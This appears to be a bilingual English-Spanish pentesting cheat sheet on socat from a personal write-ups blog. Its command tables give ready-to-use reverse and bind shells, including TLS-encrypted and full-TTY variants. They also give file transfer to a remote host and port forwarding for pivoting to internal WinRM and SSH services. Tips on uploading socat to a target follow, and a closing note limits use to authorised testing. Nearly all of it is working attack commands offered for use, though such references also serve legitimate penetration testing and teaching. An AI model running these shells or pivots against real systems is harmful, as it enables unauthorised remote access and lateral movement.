root@sparrow:~/writeups$ cat socat.md
// Shells & Pivoting
socat
21 Jul 2026
· 6 min read
socat(SOcket CAT) is a command-line utility that opens two bidirectional data streams and wires them together. It goes far beyondnetcat: it speaks TCP, UDP, Unix sockets, TLS, PTYs and files, which makes it the swiss army knife for relays, tunnels and shells in pentesting.
What sets socat apart is that each endpoint is an independent address with its own options, and the tool simply bridges the two. Grasping that symmetry is the key: a truly interactive shell does not come from the socket itself but from allocating a PTY (pty, raw, echo=0) on the right side so the remote terminal behaves like a local one.
1. Beginner level — relays, listeners and shells

| Command | What it does |
|---|---|
socat - TCP:<ip>:80 | Connect to a TCP port |
socat TCP-LISTEN:4444 - | Basic listener |
socat TCP-LISTEN:4444,reuseaddr,fork - | Persistent, reusable listener |
socat TCP:<ip>:4444 EXEC:/bin/bash | Reverse shell |
socat TCP-LISTEN:4444,reuseaddr EXEC:/bin/bash | Bind shell |
socat FILE:`tty`,raw,echo=0 TCP:<ip>:4444 | Reverse shell with TTY (client) |
socat TCP-LISTEN:4444,reuseaddr FILE:`tty`,raw,echo=0 | Listener with a full TTY |
socat -u FILE:archivo TCP:<ip>:4444 | Send a file |
socat -u TCP-LISTEN:4444 FILE:out,create | Receive a file |
socat TCP-LISTEN:8080,fork TCP:<ip>:80 | Port forwarding (port forward) |
socat UDP-LISTEN:53 - | UDP listener |
socat readline TCP:<ip>:4444 | Client with history (readline) |
socat -d -d TCP-LISTEN:4444 - | Increase the debug level |
socat -h | Show the help |
2. Advanced level — TLS shells and pivoting

| Command | What it does |
|---|---|
socat OPENSSL-LISTEN:4444,cert=c.pem,verify=0 EXEC:/bin/bash | Encrypted bind shell (TLS) |
socat OPENSSL:<ip>:4444,verify=0 EXEC:/bin/bash | Encrypted reverse shell |
socat TCP-LISTEN:8080,fork,reuseaddr TCP:10.10.10.5:80 | Pivot: forward to an internal host |
socat TCP-LISTEN:5985,fork TCP:dc01:5985 | WinRM relay through the pivot |
socat file:`tty`,raw,echo=0 tcp-listen:4444 | Upgrade a shell to a full TTY |
socat EXEC:'bash -li',pty,stderr,setsid,sigint,sane TCP:<ip>:4444 | Perfect interactive reverse shell |
socat TCP4-LISTEN:4444,fork OPENSSL:<ip>:443,verify=0 | Forwarded TLS tunnel |
socat -v TCP-LISTEN:8080,fork TCP:<ip>:80 | Proxy that shows the traffic |
socat TCP-LISTEN:4444,fork,bind=<ip> EXEC:/bin/bash | Bind the listening interface |
socat UDP-LISTEN:4444,fork UDP:<ip>:4444 | UDP forwarding |
socat PTY,link=/tmp/ttyV0 TCP:<ip>:4444 | Create a linked virtual PTY |
socat STDIO TCP:<ip>:4444,connect-timeout=5 | Connection timeout |
socat TCP-LISTEN:4444,fork,max-children=2 EXEC:/bin/bash | Limit concurrent connections |
socat TCP-LISTEN:2222,fork TCP:10.10.10.5:22 | Forward internal SSH to the attacker |
3. Details people miss
- socat is almost never preinstalled on the target: upload a static binary or fall back to nc/bash if you cannot drop it.
- The two-command full-TTY method (listener with FILE:`tty`,raw,echo=0 and client with pty,stderr,setsid,sane) gives you a fully interactive shell without the manual stty tricks.
- For encrypted shells, the cert=c.pem file must contain the private key and the certificate concatenated in the same PEM; generate it with openssl before you start listening.
- verify=0 disables TLS certificate validation: it encrypts the channel but does not protect against MITM, so use it only in controlled environments.
- reuseaddr avoids the "Address already in use" error when restarting a listener; fork is essential to serve more than one connection or keep the listener alive.
Responsible use
These commands are for systems you own or have explicit written authorisation to test (labs, CTFs, contracted engagements). Using them against third-party infrastructure without permission is illegal in most countries.
socat(SOcket CAT) es una utilidad de línea de comandos que abre dos flujos de datos bidireccionales y los conecta entre sí. Va mucho más allá denetcat: habla TCP, UDP, sockets Unix, TLS, PTYs y ficheros, lo que lo convierte en la navaja suiza para relés, túneles y shells en pentesting.
Lo que distingue a socat es que cada extremo es una dirección independiente con sus propias opciones, y la herramienta se limita a hacer de puente entre ambas. Entender esa simetría es la clave: una shell realmente interactiva no la da el socket, sino asignar una PTY (pty, raw, echo=0) en el lado correcto para que el terminal remoto se comporte como uno local.
1. Nivel principiante — relés, listeners y shells
| Comando | Qué hace |
|---|---|
socat - TCP:<ip>:80 | Conecta a un puerto TCP |
socat TCP-LISTEN:4444 - | Listener básico |
socat TCP-LISTEN:4444,reuseaddr,fork - | Listener persistente y reutilizable |
socat TCP:<ip>:4444 EXEC:/bin/bash | Reverse shell |
socat TCP-LISTEN:4444,reuseaddr EXEC:/bin/bash | Bind shell |
socat FILE:`tty`,raw,echo=0 TCP:<ip>:4444 | Reverse shell con TTY (cliente) |
socat TCP-LISTEN:4444,reuseaddr FILE:`tty`,raw,echo=0 | Listener con TTY completa |
socat -u FILE:archivo TCP:<ip>:4444 | Envía un archivo |
socat -u TCP-LISTEN:4444 FILE:out,create | Recibe un archivo |
socat TCP-LISTEN:8080,fork TCP:<ip>:80 | Redirección de puertos (port forward) |
socat UDP-LISTEN:53 - | Listener UDP |
socat readline TCP:<ip>:4444 | Cliente con historial (readline) |
socat -d -d TCP-LISTEN:4444 - | Aumenta el nivel de depuración |
socat -h | Muestra la ayuda |
2. Nivel avanzado — shells TLS y pivoting
| Comando | Qué hace |
|---|---|
socat OPENSSL-LISTEN:4444,cert=c.pem,verify=0 EXEC:/bin/bash | Bind shell cifrada (TLS) |
socat OPENSSL:<ip>:4444,verify=0 EXEC:/bin/bash | Reverse shell cifrada |
socat TCP-LISTEN:8080,fork,reuseaddr TCP:10.10.10.5:80 | Pivot: reenvía a un host interno |
socat TCP-LISTEN:5985,fork TCP:dc01:5985 | Relay de WinRM a través del pivote |
socat file:`tty`,raw,echo=0 tcp-listen:4444 | Upgrade de shell a TTY total |
socat EXEC:'bash -li',pty,stderr,setsid,sigint,sane TCP:<ip>:4444 | Reverse shell interactiva perfecta |
socat TCP4-LISTEN:4444,fork OPENSSL:<ip>:443,verify=0 | Túnel TLS reenviado |
socat -v TCP-LISTEN:8080,fork TCP:<ip>:80 | Proxy que muestra el tráfico |
socat TCP-LISTEN:4444,fork,bind=<ip> EXEC:/bin/bash | Fija la interfaz de escucha |
socat UDP-LISTEN:4444,fork UDP:<ip>:4444 | Redirección UDP |
socat PTY,link=/tmp/ttyV0 TCP:<ip>:4444 | Crea una PTY virtual enlazada |
socat STDIO TCP:<ip>:4444,connect-timeout=5 | Timeout de conexión |
socat TCP-LISTEN:4444,fork,max-children=2 EXEC:/bin/bash | Limita conexiones concurrentes |
socat TCP-LISTEN:2222,fork TCP:10.10.10.5:22 | Reenvía SSH interno al atacante |
3. Detalles que se pasan por alto
- socat casi nunca viene preinstalado en el objetivo: sube un binario estático o quédate con nc/bash si no puedes colocarlo.
- El método de TTY completa con dos comandos (listener con FILE:`tty`,raw,echo=0 y cliente con pty,stderr,setsid,sane) te da una shell totalmente interactiva sin los trucos manuales de stty.
- En las shells cifradas, el fichero cert=c.pem debe contener la clave privada y el certificado concatenados en el mismo PEM; genéralo con openssl antes de ponerte a escuchar.
- verify=0 desactiva la validación del certificado TLS: cifra el canal pero no protege del MITM, úsalo solo en entornos controlados.
- reuseaddr evita el error "Address already in use" al reiniciar un listener; fork es imprescindible para atender más de una conexión o mantener el listener vivo.
Uso responsable
Estos comandos son para entornos propios o con autorización explícita por escrito (laboratorios, CTF, auditorías contratadas). Usarlos contra infraestructura ajena sin permiso es ilegal en la mayoría de países.